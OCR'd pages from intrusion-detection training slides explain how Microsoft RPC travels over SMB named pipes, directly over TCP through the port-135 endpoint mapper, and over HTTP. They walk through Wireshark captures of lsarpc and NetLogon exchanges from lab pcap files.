
- Multiple different ports can be used
- Fragmentation of MSRPC/SMB messages
- Unicode encoding of MSRPC/SMB messages
- Big/little endian encoding MSRPC/SMB
- Multiple MSRPC/SMB messages sent in one transaction

*not well documented

Intrusion Detection In-Depth

As we've seen MSRPC can travel over multiple different ports. Also, as with SMB/CIFS, an MSRPC transaction running over SMB, the protocol itself can become fragmented. The IDS/IPS must know how to find the protocol fragments and reassemble them.

And, as with SMB/CIFS, there are many different encodings that can be found in the MSRPC/SMB request itself. It can be normal ASCII or Unicode encoded. Again, the IDS/IPS must be able to decode these. And, as we found in SMB/CIFS, there can be big or little endian encoding that the IDS/IPS must consider. Finally, as with SMB/CIFS, MSRPC running of SMB/CIFS may also send multiple messages in one transaction. This too presents some decoding nuances for the IDS/IPS.



Microsoft RPC Implementations


- RPC over SMB
  - Uses SMB session to connect to RPC services
  - Authentication and endpoint mapping done via SMB
- RPC directly over TCP/UDP (also known as DCOM)
  - Uses RPC Endpoint Mapper (TCP/UDP port 135) to find/connect to requested RPC service port
  - Uses RPC to connect to discovered port
- RPC over HTTP or HTTPS
  - Tunnels RPC requests over well-known ports
  - Uses HTTP RPC Endpoint Mapper (TCP/UDP port 593) to find requested RPC service port

Intrusion Detection In-Depth

One of the ways that RPC is supported in a Windows environment is to use SMB as the transport layer. SMB provides the authentication and doesn't require a separate session to find where a given RPC service is located. It is unique in that it uses a mechanism called a "named pipe" to communicate between the client and server. Named pipes provide a means of Inter-Process Communications between the client and server.

RPC can be run directly over TCP, also known as DCOM. DCOM is an object-oriented RPC implementation that is used in many Microsoft applications such as MS Exchange. When DCOM is used, SMB no longer acts as the intermediary to set up the connection and find all the proper endpoints and interfaces. Instead, the RPC Endpoint Mapper listening on TCP/UDP port 135 is required. This is similar to the Unix RPC portmapper that traditionally listens on port 111. The RPC Endpoint Mapper service allows an RPC client machine to determine which TCP port numbers are assigned to particular RPC services. As with the Unix implementation, RPC services may not always be found on the same static port. By default, TCP ports for RPC services are allocated beginning with port 1025. Once the appropriate port is determined, the connection is made using RPC directly over TCP.

As if these choices are not enough, Microsoft, in a flash of brilliance, decided to offer yet another way to serve up RPC. This can now be done using Internet Information Server (IIS) either over HTTP or HTTPS. A support port of 593 acts as an Endpoint Mapper to allow RPC communications over HTTP or HTTPS find the appropriate RPC ports. It appears that this feature is offered to enable an RPC client, like Outlook 2003 and more current versions of Outlook, to establish connections across the Internet by tunneling the RPC traffic over HTTP to reach an Exchange Server. This avoids issues with firewalls and RPC ports that are not static. Yet, it also potentially challenges an IDS/IPS that expects conventional HTTP traffic – not tunneled traffic over port 80.



MSRPC over SMB Implementation


- Create an SMB session connection
- Connect to hidden share IPC$ for Inter-Process Communication
- Open an appropriate named pipe for the desired RPC resource/function
- Transact the RPC exchanges over SMB

Intrusion Detection In-Depth

The MSRPC over SMB implementation transports RPC messages over SMB/CIFS. The SMB session uses the same process that we saw in the previous section and runs over TCP port 445 for current Windows operating systems or TCP port 139 for legacy systems. The SMB session also takes care of finding out on which port a particular RPC service runs and handles user authentication as well.

MSRPC uses the hidden share IPC$ (null session access) to establish Inter-Process Communications between the RPC client and server. It also requires the use of a named pipe for communications between the desired RPC resource or function by the client. This is different than the MSRPC traffic that can be transported directory over TCP since it requires the use of SMB as a transport protocol.

Example of MSRPC over SMB Session



Source	Destination	Protocol	Source port	Destination port	Info
192.168.11.62	192.168.11.42	SMB	40119	445	Negotiate Protocol Request
192.168.11.42	192.168.11.62	SMB	445	40119	Negotiate Protocol Response
192.168.11.62	192.168.11.42	SMB	40119	445	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.11.42	192.168.11.62	SMB	445	40119	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_M
192.168.11.62	192.168.11.42	SMB	40119	445	Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGROUP\XXXX
192.168.11.42	192.168.11.62	SMB	445	40119	Session Setup AndX Response
192.168.11.62	192.168.11.42	SMB	40119	445	Tree Connect AndX Request, Path: \\192.168.11.42\IPC$
192.168.11.42	192.168.11.62	SMB	445	40119	Tree Connect AndX Response
192.168.11.62	192.168.11.42	SMB	40119	445	NT Create AndX Request, Path: \lsarpc
192.168.11.42	192.168.11.62	SMB	445	40119	NT Create AndX Response, FID: 0x4000
192.168.11.62	192.168.11.42	DCERPC	40119	445	Bind: call_id: 1 LSARPC V0.0
192.168.11.42	192.168.11.62	DCERPC	445	40119	Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_OpenPolicy request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_OpenPolicy response
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_QueryInfoPolicy request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_QueryInfoPolicy response
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_Close request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_Close response
192.168.11.62	192.168.11.42	SMB	40119	445	Close Request, FID: 0x4000
192.168.11.42	192.168.11.62	SMB	445	40119	Close Response, FID: 0x4000
192.168.11.62	192.168.11.42	SMB	40119	445	NT Create AndX Request, Path: \lsarpc
192.168.11.42	192.168.11.62	SMB	445	40119	NT Create AndX Response, FID: 0x4001
192.168.11.62	192.168.11.42	DCERPC	40119	445	Bind: call_id: 5 LSARPC V0.0
192.168.11.42	192.168.11.62	DCERPC	445	40119	Bind_ack: call_id: 5 accept max_xmit: 4280 max_recv: 4280
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_OpenPolicy request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_OpenPolicy response
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_LookupNames request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_LookupNames response
192.168.11.62	192.168.11.42	LSARPC	40119	445	lsa_Close request
192.168.11.42	192.168.11.62	LSARPC	445	40119	lsa_Close response

Intrusion Detection In-Depth msrpc-over-smb.pcap


Let's take a look at an example of an MSRPC session that uses SMB as the transport protocol using a named pipe. This trace has been filtered to display pertinent SMB and MSRPC/DCERPC exchanges. This is all accomplished using TCP port 445 on the server 192.168.11.42.

The first several lines show the SMB/CIFS session that we discussed in the SMB/CIFS section. Just to refresh your memory, the Negotiate Protocol Request/Response negotiates the dialect of SMB. The Session Setup Request/Response performs the authentication. Tree Connect Request and Response connect to the requested resource. In this trace, we're connecting to the special share IPC$ of host 192.168.11.42. This Inter-Process Communication share provides the means of communicating between hosts and also as a transport for MSRPC functions.

The NT Create AndX Request/Response is used to open, create, or overwrite a file or directory. In this case, we open the \\lsarpc directory. The lsarpc service is the Security Authority Service that can be used to give information about Security Identifiers (SID) of the server. The request made for the above session was for information about a particular SID. The NT Create AndX Response contains a numeric File Identifier (FID). A FID is a number that identifies an instance of an open file also called a file handle.

Now, the actual DCERPC session begins. First, we see a Bind to UUID LSARPC. This starts the negotiation between the hosts for a particular Opcode or Opnum also known as the Universally Unique Identifier (UUID). This indicates the type of operation to be performed. Next, you see a lsa_OpenPolicy Request/Response that initiates communications with the remote Local Security Authority. The lsa_QueryInformationPolicy Request/Response retrieves domain-related information about the remote host. What you do not see from the above trace is that all of the MSRPC requests are riding over the initially-established SMB transport. However, if you expand the packet details pane in Wireshark for any of the MSRPC traffic, you will see the SMB portion of the packet.

To view the output, enter the following on the command line:
wireshark msrpc-over-smb.pcap




RPC over TCP Implementation (DCOM)

- Query the Endpoint Port Mapper of the server on port 135 for a requested RPC service
- Receive the RPC service port from the Endpoint Port Mapper
- Establish a new TCP session using the returned server port
- Transact the RPC exchanges between the new session's ports

Intrusion Detection In-Depth

Another implementation of MSRPC relies on TCP directly as the transport protocol. It does not require SMB for communications. The Endpoint Mapper knows where a particular RPC service is offered. RPC services may not be presented on the same port each time they start. They register with the portmapper and the portmapper must be queried to find a particular RPC service before the actual connection to the RPC service is made. This involves two different TCP sessions, one to the portmapper on port 135 and one to the actual RPC service.

Example of MSRPC over TCP Session (DCOM)


Session 1

Session 2


```
                 Source           Destination      Protocol  Source port  Destination port  Info
 1 0.000000      192.168.10.128   192.168.10.101   TCP       1497         135               1497 > 135 [SYN] Seq=0 W
 2 0.000416      192.168.10.101   192.168.10.128   TCP       135          1497              135 > 1497 [SYN, ACK] Se
 3 0.001071      192.168.10.128   192.168.10.101   TCP       1497         135               1497 > 135 [ACK] Seq=1 A
 4 0.002231      192.168.10.128   192.168.10.101   DCERPC    1497         135               Bind: call_id: 1 EPMv4 V
 5 0.002406      192.168.10.101   192.168.10.128   DCERPC    135          1497              Bind_ack: call_id: 1 acc
 6 0.004150      192.168.10.128   192.168.10.101   EPM       1497         135               Map request
 7 0.00[illegible]  192.168.10.101   192.168.10.128   EPM       135          1497              Map response
                 192.168.10.128   192.168.10.101   TCP       1498         1025              1498 > 1025 [SYN] Seq=0
                 192.168.10.101   192.168.10.128   TCP       1025         1498              1025 > 1498 [SYN, ACK] S
10 0.018728      192.168.10.128   192.168.10.101   TCP       1498         1025              1498 > 1025 [ACK] Seq=1
11 0.019144      192.168.10.128   192.168.10.101   DCERPC    1498         1025              Bind: call_id: 1 RPC_NET
12 0.019472      192.168.10.101   192.168.10.128   DCERPC    1025         1498              Bind_ack: call_id: 1 acc
13 0.019759      192.168.10.128   192.168.10.101   RPC_NETL  1498         1025              NetrLogonGetDomainInfo r
14 0.020254      192.168.10.101   192.168.10.128   RPC_NETL  1025         1498              NetrLogonGetDomainInfo r
15 0.216770      192.168.10.128   192.168.10.101   TCP       1497         135               1497 > 135 [ACK] Seq=229
16 0.216829      192.168.10.128   192.168.10.101   TCP       1498         1025              1498 > 1025 [ACK] Seq=90
17 18.640879     192.168.10.128   192.168.10.101   TCP       1497         135               1497 > 135 [FIN, ACK] Se
18 18.641045     192.168.10.101   192.168.10.128   TCP       135          1497              135 > 1497 [ACK] Seq=213
19 18.641142     192.168.10.101   192.168.10.128   TCP       135          1497              135 > 1497 [FIN, ACK] Se
20 18.644918     192.168.10.128   192.168.10.101   TCP       1497         135               1497 > 135 [ACK] Seq=230
21 18.650199     192.168.10.128   192.168.10.101   TCP       1498         1025              1498 > 1025 [FIN, ACK] S
22 18.650307     192.168.10.101   192.168.10.128   TCP       1025         1498              1025 > 1498 [ACK] Seq=72
23 18.650390     192.168.10.101   192.168.10.128   TCP       1025         1498              1025 > 1498 [FIN, ACK] S
24 18.650513     192.168.10.128   192.168.10.101   TCP       1498         1025              1498 > 1025 [ACK] Seq=90
```

Intrusion Detection In-Depth

msrpc-dcom.pcap

Let's take a look at an example of an MSRPC session that uses TCP directly as the transport protocol. The first TCP session to 192.168.10.101 is listening on port 135 and represents the connection to the Endpoint Port Mapper to query it for the port on which a given service runs. Once known, the rest of the DCOM session is conducted over the identified port – in this case 1025. Let's follow the sessions in the next several slides to see what transpires in each.

✦ To view the output, enter the following on the command line:
wireshark msrpc-dcom.pcap



EPM Request

No..	Time	Source	Destination	Protocol	Source port	Destination port	Info
1	0.000000	192.168.10.128	192.168.10.101	TCP	1497	135	1497 > 135 [SYN] Seq=(
2	0.000416	192.168.10.101	192.168.10.128	TCP	135	1497	135 > 1497 [SYN, ACK]
3	0.001071	192.168.10.128	192.168.10.101	TCP	1497	135	1497 > 135 [ACK] Seq=:
4	0.002231	192.168.10.128	192.168.10.101	DCERPC	1497	135	Bind: call_id: 1 EPMv
5	0.002406	192.168.10.101	192.168.10.128	DCERPC	135	1497	Bind_ack: call_id: 1
6	0.004158	192.168.10.128	192.168.10.101	EPM	1497	135	Map request

```
▷ Floor 1  UUID: RPC_NETLOGON
▷ Floor 2  UUID: Version 1.1 network data representation protocol
▷ Floor 3  RPC connection-oriented protocol
▷ Floor 4  TCP Port:135
▷ Floor 5  IP:0.0.0.0
Handle: 0000000000000000000000000000000000000000
Max Towers: 4
```


Intrusion Detection In-Depth

msrpc-dcom.pcap

First we see the EPM request where host 192.168.10.128 requests the location of the listening port for the RPC_NETLOGON service from the Endpoint Port Mapper (port 135) of host 192.168.10.101.

To view the output, enter the following on the command line:
wireshark msrpc-dcom.pcap

EPM Response



```
No.. Time       Source          Destination     Protocol  Source port  Destination port  Info
   2 0.000416   192.168.10.101  192.168.10.128  TCP       135          1497              135 > 1497 [SYN, ACK]
   3 0.001071   192.168.10.128  192.168.10.101  TCP       1497         135               1497 > 135 [ACK] Seq=
   4 0.002231   192.168.10.128  192.168.10.101  DCERPC    1497         135               Bind: call_id: 1 EPMv
   5 0.002406   192.168.10.101  192.168.10.128  DCERPC    135          1497              Bind_ack: call_id: 1
   6 0.004150   192.168.10.128  192.168.10.101  EPM       1497         135               Map request
   7 [illegible] 192.168.10.101 192.168.10.128  EPM       135          1497              Map response
```

```
    Number of floors: 5
  ▷ Floor 1  UUID: RPC_NETLOGON
  ▷ Floor 2  UUID: Version 1.1 network data representation protocol
  ▷ Floor 3  RPC connection-oriented protocol
  ▷ Floor 4  TCP Port:1025
  ▷ Floor 5  IP:192.168.10.101
  Return code: 0x00000000
```

Intrusion Detection In-Depth


msrpc-dcom.pcap

The Endpoint Port Mapper on 192.168.10.101 responds that the RPC_NETLOGON service is listening on port 1025.

To view the output, enter the following on the command line:

wireshark msrpc-dcom.pcap

MSRPC Session




```
 8 0.018486   192.168.10.128   192.168.10.101   TCP      1498   1025   1498 > 1025 [SYN] Seq=0
 9 0.018596   192.168.10.101   192.168.10.128   TCP      1025   1498   1025 > 1498 [SYN, ACK] S
10 0.018728   192.168.10.128   192.168.10.101   TCP      1498   1025   1498 > 1025 [ACK] Seq=1
11 0.019144   192.168.10.128   192.168.10.101   DCERPC   1498   1025   Bind: call_id: 1 RPC_NET
12 0.019472   192.168.10.101   192.168.10.128   DCERPC   1025   1498   Bind_ack: call_id: 1 acc
13 0.019759   192.168.10.128   192.168.10.101   RPC_NETL 1498   1025   NetrLogonGetDomainInfo
14 0.020254   192.168.10.101   192.168.10.128   RPC_NETL 1025   1498   NetrLogonGetDomainInfo
15 0.216770   192.168.10.128   192.168.10.101   TCP      1497   135    1497 > 135 [ACK] Seq=22
16 0.216829   192.168.10.128   192.168.10.101   TCP      1498   1025   1498 > 1025 [ACK] Seq=9
17 18.640879  192.168.10.128   192.168.10.101   TCP      1497   135    1497 > 135 [FIN, ACK] Se
18 18.641045  192.168.10.101   192.168.10.128   TCP      135    1497   135 > 1497 [ACK] Seq=21
19 18.641142  192.168.10.101   192.168.10.128   TCP      135    1497   135 > 1497 [FIN, ACK] Se
20 18.644918  192.168.10.128   192.168.10.101   TCP      1497   135    1497 > 135 [ACK] Seq=23
21 18.650199  192.168.10.128   192.168.10.101   TCP      1498   1025   1498 > 1025 [FIN, ACK] S
22 18.650307  192.168.10.101   192.168.10.128   TCP      1025   1498   1025 > 1498 [ACK] Seq=7
23 18.650390  192.168.10.101   192.168.10.128   TCP      1025   1498   1025 > 1498 [FIN, ACK] S
24 18.650513  192.168.10.128   192.168.10.101   TCP      1498   1025   1498 > 1025 [ACK] Seq=9
```

Intrusion Detection In-Depth msrpc-dcom.pcap

Next, the three-way handshake of the new session from the client to the requested RPC service is shown to indicate that the source port of the client is TCP port 1498 and the RPC service is running on TCP port 1025 as relayed by the previous portmapper exchange. The rest of the session takes place between these two ports.

The RPC bind occurs to the function call known as RPC_NETLOGON. According to Microsoft documentation, the NetLogon service is used to synchronize the directory services database between the primary and backup domain controllers. The following NetLogonGetDomainInfo request and response seek and discover information that describes the current domain of the client.

To view the output, enter the following on the command line:
wireshark msrpc-dcom.pcap



